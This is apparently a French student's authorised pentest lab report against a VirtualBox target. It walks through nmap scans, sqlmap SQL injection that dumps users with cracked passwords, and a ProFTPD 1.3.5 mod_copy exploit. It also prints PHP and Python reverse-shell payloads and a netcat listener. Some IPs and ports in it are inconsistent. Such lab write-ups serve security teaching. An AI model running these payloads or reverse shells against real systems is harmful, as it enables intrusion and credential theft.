TP 2 PENTESTING

AUTORISATION PAR THOMAS PREVOST

Clément HERBRECHT BOURGOIN

Etape 1 :

Commande nmap -sn 192.168.56.0/24, elle effectue un scan réseau sur toutes les adresses IP du sous-réseau “192.168.56.0/24” pour identifier les hôtes actifs.

```
root@rtnnnpxx:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-07 08:44 CEST
Nmap scan report for 192.168.56.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
MAC Address: 08:00:27:DE:7E:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00039s latency).
MAC Address: 08:00:27:41:3A:6B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.71 seconds
```


Etape 2 :


Taper la commande :nmap -sV -p 3306 192.168.56.106. Cette commande scanne le port 8080 de l'adresse IP 192.168.56.105 pour détecter les services actifs et leur version, comme sql (qu’on peut exploiter par la suite).

```
root@rtnnnpxx:~/Téléchargements# nmap -sV -p 3306 192.168.56.106
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-07 09:06 CEST
Nmap scan report for 192.168.56.106
Host is up (0.00069s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MariaDB (unauthorized)
MAC Address: 08:00:27:41:3A:6B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Etape 3 :

Ensuite j'ai lancé un scan avec Nessus pour chercher des vulnérabilités sur la machine 192.168.56.106





Le scan à révélé une faille sur le service ProFTPD 1.3.5 mod_cop. Elle va donc permettre d'exploiter ce service afin d'accéder à des fichiers.

Etape 4 :

On utilise cette address afin de trouver un fichier d'exploitation.
https://www.exploit-db.com/exploits/49908

Etape 5 :

On tape sqlmap -u "http://192.168.56.106/connect.php" --data='login=bob&password=bob' -T users --dump, afin d'essayer d’extraire le contenu de la table users de la base de données si elle est vulnérable à l’injection SQL


```
root@rtnnnpxx:~/Téléchargements# sqlmap -u "http://192.168.56.106/connect.php" --data='login=bob&password=bob' -T users --dump

                          1.5.2#stable
                          http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:57:42 /2024-10-07/

[09:57:42] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.56.106:80/?wrong=true'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3uejikb4ms2...jedg9rhutb'). Do you want to use those [Y/n] y
[09:57:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:57:49] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] y
[09:57:53] [WARNING] please consider usage of tamper scripts (option '--tamper')
[09:57:53] [INFO] testing if the target URL content is stable
[09:57:53] [WARNING] POST parameter 'login' does not appear to be dynamic
[09:57:53] [WARNING] heuristic (basic) test shows that POST parameter '     ' might not be injectable
[09:57:53] [INFO] testing for SQL injection on POST parameter 'login'
[09:57:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:57:53] [INFO] POST parameter '     ' appears to be '                                    ' injectable
[09:57:54] [INFO] heuristic (extended) test shows that the back-end DBMS could be '      '
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (1) and risk (1) values? [Y/n] y
[09:58:14] [INFO] testing 'Generic inline queries'
[09:58:14] [INFO] testing 'SQLite inline queries'
[09:58:14] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[09:58:14] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[09:58:14] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[09:58:16] [INFO] POST parameter '     ' appears to be '                                    ' injectable
[09:58:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:58:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:58:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range
for current UNION query injection technique test
[09:58:16] [INFO] target URL appears to have 3 columns in query
[09:58:16] [INFO] POST parameter '     ' is '                                    ' injectable
POST parameter 'login' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:

---
Parameter: login (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: login=bob' AND 9331=9331 AND 'VCWq'='VCWq&password=bob

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: login=bob' AND 3425=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'BnRB'='BnRB&password=bob

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: login=-3099' UNION ALL SELECT NULL,'qqzqq'||'oNZlbDcDRoDKmpVEZdWXdkNytAMcDbEcdVkmQwZG'||'qbpzq',NULL-- iKKN&password=bob
---
[09:58:28] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP
back-end DBMS: SQLite
[09:58:28] [INFO] fetching columns for table 'users'
[09:58:28] [INFO] fetching entries for table 'users'
[09:58:28] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[09:58:28] [INFO] fetching number of entries for table 'users' in database 'SQLite_masterdb'
[09:58:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:58:28] [INFO] retrieved: 2
[09:58:28] [INFO] retrieved:
[09:58:28] [INFO] retrieved:
[09:58:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[09:58:28] [INFO] retrieved: 1
[09:58:29] [INFO] retrieved: 8cc5d5ee7e65b3dc3c2388b9ef814cb170559683
[09:58:33] [INFO] retrieved: bob
[09:58:34] [INFO] retrieved:
[09:58:34] [INFO] retrieved:
[09:58:34] [INFO] retrieved: 2
[09:58:34] [INFO] retrieved: 70c111ef9daf23ae806e3dca342d54613e06e414
[09:58:39] [INFO] retrieved: yannick
[09:58:40] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:58:52] [INFO] writing hashes to a temporary file '/tmp/sqlmapd781acir6354/sqlmaphashes-isvy7a61.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:58:56] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[09:59:01] [ERROR] user quit
[09:59:01] [WARNING] your sqlmap version is outdated

[*] ending @ 09:59:01 /2024-10-07/
```

```
Database: <current>
Table: users
[2 entries]
+----+---------+-----------------------------------------------------+----------+
| id | PRIMARY | password                                            | username |
+----+---------+-----------------------------------------------------+----------+
| 1  | <blank> | 8cc5d5ee7e65b3dc3c2388b9ef814cb170559683 (enamorada) | bob      |
| 2  | <blank> | 70c111ef9daf23ae806e3dca342d54613e06e414 (stonecold) | yannick  |
+----+---------+-----------------------------------------------------+----------+

[10:05:58] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.56.106/dump/SQLite_masterdb/users.csv'
[10:05:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.106'
[10:05:58] [WARNING] your sqlmap version is outdated

[*] ending @ 10:05:58 /2024-10-07/
```

On trouve donc des mots des passes et users et nous pouvons donc nous identifier sur le site.

Etape 5 :


Quand nous tapons l'users bob nous avons une image de canard.



En inspectant le répertoire qui contient l'image, nous avons trouvé un chemin d'accès vers un répertoire avec des données sensible : http://192.168.56.106/nandemo856420217/duck.png

Etape 6 :

Sur GitHub (https://github.com/thegingerninja/ProFTPd_1_3_5_mod_copy_exploit/blob/master/exploit_proftd_1_3_5.py), nous avons téléchargé un code d'exploitation pour ProFTPd pour y exploiter ces vulnérabilités




Une fois la commande exécuté nous avons :

```
root@rtnnnpxx:~/Téléchargements# python3 exploit_proftd_1_3_5.py  192.168.56.106 /var/www/html/nandemo856420217 162.168.56.101 4443
[+] REMINDER: Start a Netcat listener on port: 4443
[+] Running exploit for ProFTPd 1.3.5...
[+] FTP Banner: b'220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.106]\r\n'
[+] Sending exploit...
[+] Running payload by requesting: http://192.168.56.106/pealthe.php?banana=nohup%20php%20-r%20%27%24sock%3Dfsockopen%28%22162.168.56.101%22%2C4443%29%3Bexec%28%22/bin/sh%20
-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27%20%26%20
[+] Thank you for using this exploit. Now go bananas!
```

Etape 7 :

On fait une injection backdoor



On utilise l'adresse IP pour injecter un backdoor sur la machine.Il insère une requête HTTP.

On à donc réussis à créer un canal de communication entre les deux machines (RHOST=192.268.56.106, et RPORT=4443)

Etape 8 :

Par la suite on à cette URL :

http://192.168.56.106/nandemo856420217/pealthe.php?banana=export%20RHOST=%22192.168.56.101%22;export%20RPORT=4443;python3%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect(

(os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22sh%22)%27

Etape 9 :

On lance la commande “nc -lvnp 4443”, qui attend des connexions entrantes sur le port 4443

```
root@rtnnnpxx:~# nc -lvnp 4443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 192.168.56.106.
Ncat: Connection from 192.168.56.106:37894.
$ ls
ls
backdoor.php  duck.png  pealthe.php
$
```

On à donc une connexion reverse shell sur la machine cible qui nous à permis de trouver le fichier flag user

Etape 10 :

Par la suite on se rend sur ce site afin de bien configurer le terminal ouvert par les commandes précédentes
https://haysberg.io/azurwiki/reverse